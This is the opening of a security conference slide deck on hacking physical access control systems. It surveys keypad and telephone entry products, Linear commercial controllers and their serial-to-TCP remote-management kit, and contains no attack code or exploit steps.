KLC CONSULTING

Are We Really Safe?

HACKING ACCESS CONTROL SYSTEMS

Dennis Maldonado

- Security Consultant @ KLC Consulting
- Twitter: @DennisMald
- Houston Locksport Co-founder
  http://www.meetup.com/Houston-Locksport/
- Rebooting **HAHA!** (Houston Area Hackers Anonymous)

Agenda

- Physical Access Control System
- Linear Commercial Access Control Systems
- Attacks
  - Local
  - Remote
- Demo/Tools
- Device Enumeration Techniques
- Recommendations


Physical Access Control Systems


Physical Access Control

What do they do?

Limiting access to physical location/resource

- Secure areas using:
  - Doors
  - Gates
  - Elevators floors
  - Barrier Arms





Physical Access Control

How do they work?

- Access control systems
  - Keypad Entry (Entry/Directory codes)
  - Telephone entry
  - Radio receivers for remotes
  - Proximity cards (RFID)
  - Swipe cards
  - Sensors

Where are they used?

- Use cases:
  - Gated Communities
  - Parking Garages
  - Office Buildings
  - Apartments
  - Hotels/Motels
  - Commercial Buildings
  - Recreational Facilities
  - Medical Facilities

Doorking


DKS
MONROE MARILYN 018
HOLD TO SCAN
A
Z
CALL


ALBERTO ROJAS 164
DKS
A
Z
CALL


Abrams
Dickens
Gregory
>Jenkins
Lambert
Merril
Petersen
Quigley
>CALL
DKS
CALL

Chamberlain

Sentex


MILLER, PAUL
CODE: 021
SENTEX


ADAMS, JOHN
CODE: 451
SENTEX


SENTEX

LiftMaster

Nortek Security & Control/Linear Controllers


KERI$SYSTEMS
ENTRAGUARD GOLD
UNIT 005
Building 2 Gate B
Linear
1 2 3
4 5 6
7 8 9
* 0 #



1 2 3
4 5 6
7 8 9
* 0 #
3 FAILED ATTEMPTS
SYSTEM WILL LOCK
(i.e. SYSTEM IN USE)


To Call Office
Press
Call 002
OPERATING INSTRUCTIONS


DEPT.
USE ▲▼ KEYS TO FIND
NAME THEN PRESS THE
CALL BUTTON OR # KEY
ELITE



IN CASE OF FIRE
USE NEAREST EXIT


Altronix


A
B
C
D

Linear Commercial Access Control

Nortek Security & Control/Linear Controllers




AE1000Plus

AE2000Plus

AM3Plus

Linear Controller


- Commercial Telephone Entry System
  - Utilizes a telephone line
  - Supports thousands of users
  - Networked with other controllers
  - **Can be configured/controlled through a PC**
    - **Serial Connection**




Linear – TCP/IP Kit

- AM-SEK Kit (Serial-to-TCP)
  - Converts Serial to Ethernet
  - Allows Management over TCP/IP network
  - Allows for remote management (over the internet)

Linear – Typical Installation




